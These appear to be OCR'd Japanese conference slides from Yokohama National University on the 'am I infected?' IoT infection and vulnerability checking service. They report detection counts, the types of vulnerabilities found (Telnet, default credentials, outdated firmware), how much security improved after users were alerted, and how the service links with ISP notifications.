
問題が見つかった場合

マルウェア感染また脆弱性発見の問題がある場合、問題点の説明と推奨する対策を提示する



NICT CYNEX (Co-Nexus A)の枠組みでご提供頂いたNICTERダークネットデータを活用

◆ 2022年2月サービス開始以降の利用状況



◆ 感染機器、脆弱機器　検知状況

感染検知数：

89 人

（0.12%）

脆弱性検知数：

293 人

（0.38%）

脆弱性の種類	ユーザ数
古い通信プログラム（Telnet）*	73
メーカサポート終了*	63
管理者のパスワードが未設定*	2
既知の脆弱性*	24
古いファームウェア	91
初期 ID が公知	112
初期の認証情報が公知	79
初期の Wi-Fi パスワードが脆弱	29
認証が必要ない機器	1

＜脆弱性を有していた機器種別＞
ルーター：5社28種類
ウェブカメラ： 2社12種類
NAS：3社45種類
ファイアウォール：1社1種類

◆ 注意喚起効果

注意喚起効果が確認できるのは、再検査を行ったユーザのみ。
＃感染検査については最初の検査から24h後以降でないと効果を確認できない

感染検知数：　うち再検査した人数

89 人 → 56 人（62.9%）

→ **26** 人（29.2%, 24h以降）

脆弱性検知数：　うち再検査した人数

293 人 → **95** 人（32.4%）


ユーザ全体の再検査率は18.4%であるため、セキュリティ問題が発見されたユーザは再検査率がそれぞれ**3.4倍**(感染)、**1.8倍**（脆弱性）と総じて高くなっている

◆ 注意喚起効果

注意喚起効果が確認できるのは、再検査を行ったユーザのみ。
＃感染検査については最初の検査から24h後以降

感染検知数
26 人


24h以降に再検査有



再検査時に感染無
24 人（**92.3%**改善）

脆弱性検知数
95 人

再検査有




再検査時に脆弱性無
51 人（**53.7%**改善）

稲澤朋也，佐々木貴之，吉岡克成，松本勉，"am I infected? エンドユーザに注意喚起を促すIoTセキュリティ診断Webサービスの実証実験. 情報処理学会コンピュータセキュリティシンポジウム2022. 2022.


◆追跡調査

「対策を試みなかった」27人に理由確認



マルウェア感染

やる気はあっても技術的に困難なケースが多く存在
→ユーザサポート充実が課題



脆弱性

実証実験結果の考察

- 一大学研究室の実験であっても4か月で１０万件を超える検査依頼
→自宅のルータや**IoT機器のセキュリティ検査をしたいという一定のニーズ**がある


- サイトを訪れた方の意識は高く、セキュリティ改善効果も高い。
再検査をして頂ければ状況がトレースできるため、**注意喚起効果を測定可能**

- ユーザとの接点ができるため、**どのような点で困っているのか把握しやすい。メールでのフォローアップも容易。**

- ユーザ同意の上で実施するため、**広い観点での検査が可能**

- ユーザ側に能動的に利用して頂かないと検査ができない．一度の利用にとどまらず、継続的なサービス利用を促す仕組みが必要

ISP注意喚起(NICTER/NOTICE)との連携のメリット



ISP注意喚起と感染・脆弱性検査サイトの連携の利点

- ISPからの注意喚起後に実際に感染・脆弱性が改善したか、最新の状況を**ユーザの意思でいつでも**確認可能
- ユーザの意思で自身の連絡先(メールアドレス)を検査サイトに送るため、事後の連絡にISPによるユーザ特定が必要なくフォローアップが容易、注意喚起効果測定が容易
- 注意喚起を起点とした感染・脆弱性検査サイトへの導線により検査サイトの利用増が期待できる


本日のご説明

- **IoTボットネットの概要**
  - 感染拡大戦略
  - C&Cサーバの分布
  - **DDoS攻撃実態**
- その他のトピック
  - 電源を切っても消えないIoTマルウェア
  - 感染・脆弱性検査サービス am i infected?
  - **サイバー攻撃エコシステム観測網**

YNU YOKOHAMA National University

◆サイバー攻撃エコシステム観測網

現在、横浜国大にてサイバー攻撃エコシステム観測網を構築中



以降は投影のみ

横浜国立大学　大学院環境情報研究院/先端科学高等研究院
吉岡克成，yoshioka@ynu.ac.jp
http://yoshioka.ynu.ac.jp

謝辞1：本研究の一部は情報通信研究機構委託研究「Web媒介型攻撃対策技術の実用化に向けた研究開発（H28-R2）」により得られた成果です。
謝辞2：本研究の一部は総務省委託研究「IoT機器に関する脆弱性調査等の実施（H29）」により得られた成果です。
謝辞3：本研究は総務省の「電波資源拡大のための研究開発（JPJ000254）」における委託研究「電波の有効利用のためのIoTマルウェア無害化／無機能化技術等に関する研究開発」によって実施した成果を含みます。
謝辞4：本研究の一部は総務省「重要IoT機器のセキュリティ対策に係る調査の請負」（NTTコミュニケーションズ株式会社との共同研究として実施（R2）」により得られた成果です。
謝辞5: 本研究の一部は戦略的イノベーション創造プログラム（SIP）第2期／自動運転（システムとサービスの拡張）／新たなサイバー攻撃手法と対策技術に関する調査研究（国立研究開発法人新エネルギー・産業技術総合開発機構（NEDO）の委託業務として実施）により得られた成果です。
謝辞6: 本研究は国立研究開発法人情報通信研究機構の委託研究（05201）によって実施された成果を含みます。